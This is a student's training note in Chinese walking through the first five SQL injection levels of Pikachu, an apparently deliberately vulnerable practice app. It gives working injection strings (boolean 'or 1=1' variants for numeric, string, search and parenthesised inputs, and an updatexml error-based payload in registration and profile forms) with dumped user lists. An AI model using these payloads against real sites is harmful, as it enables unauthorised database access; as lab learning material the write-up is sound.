

## 20200729信息安全实训

笔记本： 我的第一个笔记本

创建时间： 2020/7/29 18:25

更新时间： 2020/7/29 19:07

作者： 820410740@qq.com

URL： <https://www.cnblogs.com/p201721210007/p/12018876.html>

pikachu sql注入前三关

第一关



由于是数字型注入，不需要字符测试，将发送的包用bp拦截

拦截后发到repeater模块

## Request

Raw Params Headers Hex


```
POST /vul/sqli/sqli_id.php HTTP/1.1
Host: www.pikachu
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:79.0) Gecko/20100101 Firefox/79.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 30
Origin: http://www.pikachu
Connection: close
Referer: http://www.pikachu/vul/sqli/sqli_id.php
Cookie: PHPSESSID=1kl76k5sjnmbhr5nufgs72kh54
Upgrade-Insecure-Requests: 1

id=1&submit=%E6%9F%A5%E8%AF%A2
```

修改id的值为1=1

```
id=0 or 1=1&submit=%E6%9F%A5%E8%AF%A2
```

可以看到取出了数据库中全部消息

 [sqlmap](#) > 数字型注入

▼

select your userid?

▼

---

▼

查询

hello,vince

▼

your email is: vince@pikachu.com

hello,allen

▼

your email is: 820410740@qq.com

hello,kobe

your email is: kobe@pikachu.com

hello,grady

your email is: grady@pikachu.com

hello,kevin

your email is: kevin@pikachu.com

hello,lucy


your email is: lucy@pikachu.com

hello,lili

your email is: lili@pikachu.com

an)

## 第二关

 [sqlmap](#) > 字符型注入

what's your username?

查询

因为是字符注入，我们可以使用上一关查到的username先查询一次

what's your username?

your uid:1

your email is: vince@pikachu.com

然后尝试构造闭合，先试试单引号

使用 vince' or 1=1 #

🏠 [sqlmap](#) > 字符型注入

what's your username?

your uid:1

your email is: vince@pikachu.com

your uid:2

your email is: 820410740@qq.com

your uid:3

your email is: kobe@pikachu.com

your uid:4

your email is: grady@pikachu.com

your uid:5

your email is: kevin@pikachu.com

your uid:6

your email is: lucy@pikachu.com

your uid:7

your email is: lili@pikachu.com

第三关

其实际与上一关相似

构造闭合为 vin%' or 1=1 #

请输入用户名进行查找

如果记不住用户名，输入用户名的一部分搜索的试试看？

用户名中含有vin%' or 1=1 #的结果如下：

username: vince

uid:1

email is: vince@pikachu.com

username: allen

uid:2

email is: 820410740@qq.com

username: kobe

uid:3

email is: kobe@pikachu.com

username: grady

uid:4

email is: grady@pikachu.com

username: kevin

uid:5

email is: kevin@pikachu.com

username: lucy

uid:6

email is: lucy@pikachu.com


username: lili

uid:7

email is: lili@pikachu.com

接下来往后做

第四关 xx注入

 `sqlmap > x`

what's your username?

我们先尝试单引号构造闭合

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near " at line 1

通过对报错信息的理解,我们先尝试单引号+括号

我们更正闭合为 a') or 1=1#

what's your username?

查询

your uid:1

your email is: vince@pikachu.com

your uid:2

your email is: 820410740@qq.com

your uid:3

your email is: kobe@pikachu.com

your uid:4

your email is: grady@pikachu.com

your uid:5

your email is: kevin@pikachu.com

your uid:6

your email is: lily@pikachu.com


your uid:7


your email is: lili@pikachu.com

第五关

🏠 [sql](#) > [login](#)

## ☕ Please Enter Your Information





如果你还没有账号,请点击[注册](#)

由于本关是insert/update注入

1.insert

我们在注册界面中注入

在username后注入以下语句

**1' or updatexml(1,concat(0x7e,database()),0) or'**

## 欢迎注册，请填写注册信息!

用户:

密码:


性别:

手机:

地址:

住址:

得到



可以得知数据库名为pikachu

## 2.update

我们需要注册一个用户，先登录进去，然后在修改资料处注入

注入语句与上一个方法相同

hello,,欢迎来到个人会员中心 | [退出登录](#)

姓名:

性别:

手机:

住址:

邮箱:

[修改个人信息](#)

hello,,欢迎来到个人会员中心 | [退出登录](#)

姓名:

性别:

手机:

住址:

邮箱:



3110 pika pika

<PATH syntax error: '-pikachu'

同样得到数据库名为pikachu